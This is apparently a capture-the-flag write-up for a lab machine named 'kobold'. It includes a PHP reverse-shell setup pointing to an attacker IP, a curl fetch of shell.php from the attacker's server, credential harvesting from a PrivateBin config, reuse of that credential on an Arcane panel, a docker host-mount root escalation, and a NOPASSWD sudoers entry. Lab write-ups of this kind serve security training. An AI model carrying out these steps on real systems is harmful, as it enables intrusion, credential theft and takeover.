
```
$ip = '10.10.16.59';  // CHANGE THIS
$port = 9001;         // CHANGE THIS
```


Upload it to data directory

```
ben@kobold:/privatebin-data/data$ curl http://10.10.16.59:8000/shell.php -o shell.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5493  100  5493    0     0  18066      0 --:--:-- --:--:-- --:--:-- 18128
ben@kobold:/privatebin-data/data$ ls
12  59  bd  e3  purge_limiter.php  salt.php  shell.php  traffic_limiter.php
ben@kobold:/privatebin-data/data$
```

```
┌─[parrot@parrot]─[~/Documents/kobold]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.245.50 - - [07/Aug/2026 23:49:28] "GET /shell.php HTTP/1.1" 200 -
```

Now start a new listener, change template and send it.





Get root shell

This user can read conf.php in /srv/cfg/conf.php


```
cat /srv/cfg/conf.php | grep -v '^;' | grep .
```

```
[formatter_options]
plaintext = "Plain Text"
syntaxhighlighting = "Source Code"
markdown = "Markdown"
[traffic]
limit = 10
[purge]
limit = 300
batchsize = 10
[model]
class = Filesystem
[model_options]
dir = PATH "data"
[model]
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true    ; PDO::ATTR_PERSISTENT
```


It shows a new password. In the ben shell, I can see port 3552 is listening.

```
ben@kobold:/privatebin-data/data$ ss -ltnp
State      Recv-Q     Send-Q          Local Address:Port          Peer Address:Port
LISTEN     0          511             127.0.0.1:6274               0.0.0.0:*
LISTEN     0          511               0.0.0.0:443                0.0.0.0:*
LISTEN     0          4096              0.0.0.0:22                 0.0.0.0:*
LISTEN     0          4096            127.0.0.1:40023              0.0.0.0:*
LISTEN     0          4096           127.0.0.54:53                 0.0.0.0:*
LISTEN     0          511               0.0.0.0:80                 0.0.0.0:*
LISTEN     0          4096         127.0.0.53%lo:53                0.0.0.0:*
LISTEN     0          4096            127.0.0.1:8080               0.0.0.0:*
LISTEN     0          4096                 *:3552                       *:*
LISTEN     0          4096              [::]:22                    [::]:*
ben@kobold:/privatebin-data/data$
```


Visit this port on browser.




It's arcane server and default credential is arcane:arcane-admin. Let's try.




It fails, but above password lets me login.




Go to containers>Create Container






New container created



It has a shell tab that can access root directory.




Beyond root

There's actually a shortcut from ben. /etc/gshadow has ben in docker group.



So ben can join docker group.

```
newgrp docker
```



And ben can immediately get root access

```
docker run -it --rm -v /:/mnt -u 0:0 --entrypoint=/bin/sh privatebin/nginx-fpm-alpine:2.0.2
```

```
ben@kobold:~$ docker run -it --rm -v /:/mnt -u 0:0 --entrypoint=/bin/sh privatebin/nginx-fpm-alpine:2.0.2
/var/www # ls /mnt/root -al
total 87268
drwx------    7 root     root          4096 Aug  7 20:09 .
drwxr-xr-x   22 root     root          4096 Mar 16 20:57 ..
-rw-r--r--    1 root     root            29 Mar 19 03:09 .bash_history
-rw-r--r--    1 root     root          3106 Apr 22  2024 .bashrc
drwx------    2 root     root          4096 Mar 15 21:23 .cache
drwxr-xr-x    3 root     root          4096 Mar 15 21:23 .local
drwxr-xr-x    4 root     root          4096 Mar 15 21:23 .npm
-rw-r--r--    1 root     root           161 Apr 22  2024 .profile
drwx------    2 root     root          4096 Mar 15 21:23 .ssh
-rwxr-xr-x    1 root     root      89313464 Jan 15  2026 arcane_linux_amd64
drwxr-xr-x    3 root     root          4096 Aug  7 20:09 data
-rw-r-----    1 root     root            33 Aug  7 20:09 root.txt
/var/www #
```

To remove the docker permission, it needs usermod command. It needs root privilege, so I'll edit sudoers.

```
# in docker shell
echo 'ben ALL=(ALL) NOPASSWD: ALL' > /mnt/etc/sudoers.d/ben
```

```
ben@kobold:~$ sudo su
root@kobold:/home/ben#
```

```
usermod -G docker -r ben
```

```
root@kobold:/home/ben# usermod -G docker -r ben
root@kobold:/home/ben# cat /etc/gshadow | grep docker
docker:!::alice
root@kobold:/home/ben#
```

Now, ben is completely removed from docker group.